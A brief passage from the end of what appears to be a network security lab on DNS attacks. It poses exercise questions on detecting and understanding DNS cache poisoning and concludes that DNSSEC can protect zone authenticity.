- Suggest one approach to detect this attack.
- Investigate how the cache poisoning on DNS servers works.

Conclusion

- The DNS protocol used to resolve domain names to IP addresses has many security flaws that can be exploited.

- Some of the attacks that we exploited, including the cache poisoning attack, can be prevented using DNSSEC and similar protections to ensure the authenticity of the transferred zones.

End of Lab